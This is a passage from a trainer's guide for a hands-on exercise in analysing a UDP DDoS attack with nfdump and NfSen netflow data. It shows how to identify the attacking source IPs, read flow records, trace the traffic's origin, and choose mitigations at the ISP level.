


Figure 44: Network statistics

There are five hosts which generated huge traffic to the attacked server. These IPs are the potential attackers:

- 33.106.25.243

- 207.39.221.61
- 213.63.169.117
- 43.170.142.79
- 33.106.23.177

CLI:

A quick way of checking what IPs may be involved in an attack against an IP is to generate statistics filtered towards that specific destination IP. In this case we can filter for TOP N attacking source IPs based on flows against 195.88.49.121.

[Question to students: What IPs do you think are involved in the attack?]

Example query:


sudo nfdump -R nfcapd.200702240400:nfcapd.200702240900 -n 20 -s srcip 'dst ip 195.88.49.121'

4.2.4 Q 4 How is the attack being carried out?

After identifying some attack candidates, filter for their behaviour against this destination IP. This gives a more complete picture of how the attack is being carried out.

GUI:

Use netflow processing with the ‘***dst ip 195.88.49.121 and (src ip 33.106.25.243 or src ip 207.39.221.61 or src ip 213.63.169.117 or src ip 43.170.142.79 or src ip 33.106.23.177)***’ filter.




```
** nfdump -M /data/nfsen/profiles-data/live/upstream  -T  -R nfcapd.200702240410:nfcapd.200702240900 -o extended -c 50
nfdump filter:
dst ip 195.88.49.121 and (src ip 33.106.25.243 or src ip 207.39.221.61 or src ip 213.63.169.117 or src ip 43.170.142.79 or src ip 33.106.23.177)
Date flow start          Duration Proto      Src IP Addr:Port          Dst IP Addr:Port   Flags Tos  Packets    Bytes      pps      bps    Bpp Flows
2007-02-24 04:06:47.328   274.433 UDP     33.106.25.243:54606 ->    195.88.49.121:18716 .A.... 100      274     7946        0      231     29     1
2007-02-24 04:06:45.990   275.355 UDP     33.106.25.243:54606 ->    195.88.49.121:15836 .A.... 100      276     8004        1      232     29     1
2007-02-24 04:10:00.404    82.019 UDP    213.63.169.117:3656  ->    195.88.49.121:15116 .A.... 196      155     4495        1      438     29     1
2007-02-24 04:09:20.703    71.840 UDP    213.63.169.117:3656  ->    195.88.49.121:8213  .A.... 196      105     3045        1      339     29     1
2007-02-24 04:09:19.751   121.312 UDP    213.63.169.117:3656  ->    195.88.49.121:29936 .A.... 196      184     5336        1      351     29     1
2007-02-24 04:09:59.943    82.169 UDP    213.63.169.117:3656  ->    195.88.49.121:14430 .A.... 196      188     5452        2      530     29     1
2007-02-24 04:09:19.688   122.807 UDP     33.106.23.177:2483  ->    195.88.49.121:6160  .A....   0      218     6322        1      411     29     1
2007-02-24 04:09:52.503     2.390 UDP     43.170.142.79:57024 ->    195.88.49.121:59105 .A....   0        2       58        0      194     29     1
2007-02-24 04:10:01.566    80.501 UDP    213.63.169.117:3656  ->    195.88.49.121:53672 .A.... 196      153     4437        1      440     29     1
2007-02-24 04:10:00.129    82.188 UDP    213.63.169.117:3656  ->    195.88.49.121:55731 .A.... 196      182     5278        2      513     29     1
2007-02-24 04:10:00.319    81.526 UDP    213.63.169.117:3656  ->    195.88.49.121:57312 .A.... 196      183     5307        2      520     29     1
2007-02-24 04:09:37.596   104.323 UDP    213.63.169.117:3656  ->    195.88.49.121:49320 .A.... 196      189     5481        1      420     29     1
2007-02-24 04:10:00.356    80.816 UDP    213.63.169.117:3656  ->    195.88.49.121:51964 .A.... 196      176     5104        2      505     29     1
2007-02-24 04:10:00.263    82.358 UDP    213.63.169.117:3656  ->    195.88.49.121:42218 .A.... 196      184     5336        2      518     29     1
2007-02-24 04:10:00.526    81.334 UDP    213.63.169.117:3656  ->    195.88.49.121:4079  .A.... 196      160     4640        1      456     29     1
2007-02-24 04:09:57.071    32.395 UDP     43.170.142.79:57024 ->    195.88.49.121:42536 .A....   0        2       58        0       14     29     1
2007-02-24 04:09:33.790   107.566 UDP     33.106.23.177:2483  ->    195.88.49.121:53942 .A....   0      198     5742        1      427     29     1
2007-02-24 04:09:34.896   107.066 UDP    213.63.169.117:3656  ->    195.88.49.121:31245 .A.... 196      198     5742        1      429     29     1
2007-02-24 04:06:45.274   276.411 UDP    213.63.169.117:3656  ->    195.88.49.121:30598 .A.... 196      437    12673        1      366     29     1
2007-02-24 04:07:38.943   223.132 UDP    213.63.169.117:3656  ->    195.88.49.121:33927 .A.... 196      380    11020        1      395     29     1
2007-02-24 04:09:37.526   104.599 UDP     33.106.23.177:2483  ->    195.88.49.121:12956 .A....   0      192     5568        1      425     29     1
2007-02-24 04:10:00.628    80.878 UDP    213.63.169.117:3656  ->    195.88.49.121:44997 .A.... 196      240     6960        2      688     29     1
2007-02-24 04:09:35.796   106.239 UDP    213.63.169.117:3656  ->    195.88.49.121:14773 .A.... 196      207     6003        1      452     29     1
2007-02-24 04:09:19.749   121.132 UDP    213.63.169.117:3656  ->    195.88.49.121:40925 .A.... 196      198     5742        1      379     29     1
2007-02-24 04:09:54.777    68.191 UDP     43.170.142.79:57024 ->    195.88.49.121:1280  .A....   0        3       87        0       10     29     1
2007-02-24 04:10:00.489    81.926 UDP    213.63.169.117:3656  ->    195.88.49.121:1417  .A.... 196      194     5626        2      549     29     1
2007-02-24 04:09:59.970    80.179 UDP    213.63.169.117:3656  ->    195.88.49.121:445   .A.... 196      207     6003        2      598     29     1
2007-02-24 04:09:43.582    97.820 UDP    213.63.169.117:3656  ->    195.88.49.121:61456 .A.... 196      171     4959        1      405     29     1
2007-02-24 04:06:25.465   294.780 UDP    213.63.169.117:3656  ->    195.88.49.121:33181 .A.... 196      514    14906        1      404     29     1
2007-02-24 04:06:27.275   293.692 UDP    213.63.169.117:3656  ->    195.88.49.121:34242 .A.... 196      546    15834        1      431     29     1
2007-02-24 04:06:25.886   296.545 UDP     33.106.23.177:2483  ->    195.88.49.121:48610 .A....   0      553    16037        1      432     29     1
2007-02-24 04:08:34.128   165.434 UDP     33.106.25.243:54606 ->    195.88.49.121:35514 .A.... 100      213     6177        1      298     29     1
2007-02-24 04:06:46.182   275.169 UDP     33.106.25.243:54606 ->    195.88.49.121:29666 .A.... 100      290     8410        1      244     29     1
2007-02-24 04:09:35.933   105.605 UDP    213.63.169.117:3656  ->    195.88.49.121:52928 .A.... 196      163     4727        1      358     29     1
2007-02-24 04:09:38.270   102.868 UDP     33.106.23.177:2483  ->    195.88.49.121:30674 .A....   0      197     5713        1      444     29     1
2007-02-24 04:09:19.750   122.241 UDP    213.63.169.117:3656  ->    195.88.49.121:10056 .A.... 196      211     6119        1      400     29     1
2007-02-24 04:09:54.972     0.000 UDP     43.170.142.79:57024 ->    195.88.49.121:26655 .A....   0        1       29        0        0     29     1
2007-02-24 04:09:20.503   121.259 UDP     33.106.23.177:2483  ->    195.88.49.121:27282 .A....   0      192     5568        1      367     29     1
2007-02-24 04:09:40.915   101.264 UDP    213.63.169.117:3656  ->    195.88.49.121:30142 .A.... 196      170     4930        1      389     29     1
2007-02-24 04:09:59.955    81.724 UDP    213.63.169.117:3656  ->    195.88.49.121:13815 .A.... 196      201     5829        2      570     29     1
2007-02-24 04:09:32.129   110.293 UDP    213.63.169.117:3656  ->    195.88.49.121:58560 .A.... 196      194     5626        1      408     29     1
2007-02-24 04:09:22.862   119.237 UDP    213.63.169.117:3656  ->    195.88.49.121:47691 .A.... 196      196     5684        1      381     29     1
2007-02-24 04:09:59.814    15.190 UDP     43.170.142.79:57024 ->    195.88.49.121:50927 .A....   0        2       58        0       30     29     1
2007-02-24 04:07:38.749   223.131 UDP    213.63.169.117:3656  ->    195.88.49.121:2317  .A.... 196      303     8787        1      315     29     1
2007-02-24 04:06:45.265   272.644 UDP     33.106.25.243:54606 ->    195.88.49.121:39499 .A.... 100      261     7569        0      222     29     1
2007-02-24 04:08:34.132   168.052 UDP    213.63.169.117:3656  ->    195.88.49.121:26214 .A.... 196      357    10353        2      492     29     1
2007-02-24 04:09:54.855    88.847 UDP     43.170.142.79:57024 ->    195.88.49.121:4638  .A....   0        4      116        0       10     29     1
2007-02-24 04:09:38.093   104.256 UDP     33.106.23.177:2483  ->    195.88.49.121:36855 .A....   0      199     5771        1      442     29     1
2007-02-24 04:09:37.254   103.935 UDP    213.63.169.117:3656  ->    195.88.49.121:19212 .A.... 196      180     5220        1      401     29     1
2007-02-24 04:09:25.711   116.521 UDP    213.63.169.117:3656  ->    195.88.49.121:8264  .A.... 196      195     5655        1      388     29     1
Summary: total flows: 50, total bytes: 301542, total packets: 10398, avg bps: 8088, avg pps: 34, avg bpp: 29
Time window: 2007-02-24 04:05:15 - 2007-04-14 22:12:54
Total flows processed: 16132, Records skipped: 0, Bytes read: 838876
Sys: 0.016s flows/second: 1008250.0  Wall: 0.028s flows/second: 556794.3
```

Figure 45: Network statistics

Modifying the filter ('dst host') can help to identify the behaviour of each attacking IP separately.

CLI:

In the command line interface use the following command:

sudo nfdump -R nfcapd.200702240410:nfcapd.200702240900 -o extended -c 50 'dst ip 195.88.49.121 and (src ip 33.106.25.243 or src ip 207.39.221.61 or src ip 213.63.169.117 or src ip 43.170.142.79 or src ip 33.106.23.177)'

Modify the 'dst host' accordingly.

Conclusion:

The attacking IP was sending UDP packets to a WWW server to many different destination ports but always from the same source port. All these five attacking IPs sent packets simultaneously. All the packets had the same size: 29 B.

4.2.5 Q 5 Where did the attack come from?

One issue that frequently arises for DDoS attacks is the question whether the source IPs are spoofed. With UDP DDoS attacks, this is usually quite likely. For TCP based attacks, flows can be used to deduce what flags were seen for connections, allowing for speculation about whether an attack was spoofed or not. To track where an attack came from, one can also use netflow to observe the router interfaces from which the traffic entered. With the interface information it is possible to identify the uplink, and then in turn check its uplink, and so on. This can also be used to discover whether spoofing was involved.

CLI:

For example, to see what flags were set:

sudo nfdump -R nfcapd.200702240410:nfcapd.200702240500 -c 50 -o extended 'dst ip 195.88.49.121 and (src ip 33.106.25.243 or src ip 207.39.221.61 or src ip 213.63.169.117 or src ip 43.170.142.79 or src ip 33.106.23.177)'

For example, to see the interfaces where packets came from:

sudo nfdump -R nfcapd.200702240410:nfcapd.200702240500 -o fmt:%in 'src ip 33.106.25.243' | sort -u

4.2.6 Q 6 What could be done to mitigate the attack at the ISP level?

Some possible suggestions for attack mitigation may include the following:

- If the attacked server is only a WWW server, without other services, you could block all UDP traffic. This prevents repeated attacks from new IPs.
- Blocking UDP traffic destined only to high number ports. (For example, if the attacked server is also a DNS server and you cannot block all UDP traffic – you could block all >53/UDP.)
- Rate limiting of UDP traffic is also a possibility.

Ask the students for their suggestions.

After finishing Task 1, stop nfsen by issuing the following command.

~#: sudo /data/nfsen/stop.sh

4.3 Task 2 DDoS analysis – Do It Yourself

Once the first scenario is completed, ask the students to perform a similar analysis of another DDoS. Start nfsen: ***~#: sudo /data/nfsen2/start.sh*** and navigate to ***http://localhost/nfsen2/nfsen.php***

The students should:

a) identify when the attack began;
b) identify what is actually being attacked;
c) identify what IPs are involved in carrying out the attack;
d) identify the way the attack is being carried out;
e) identify where the attack came from; and

f) suggest ways of mitigating the attack at the ISP level.

5 Summary of the exercise

Summarize the exercise. Which task did the students find most difficult? Encourage students to exchange their opinions, ask questions, and give their feedback about the exercise.

6 References

1. Netflow: http://en.wikipedia.org/wiki/Netflow
2. Nfdump: http://nfdump.sourceforge.net/
3. NFSen – Netflow Sensor: http://nfsen.sourceforge.net/
4. Wireshark: http://www.wireshark.org
5. Snort: http://www.snort.org

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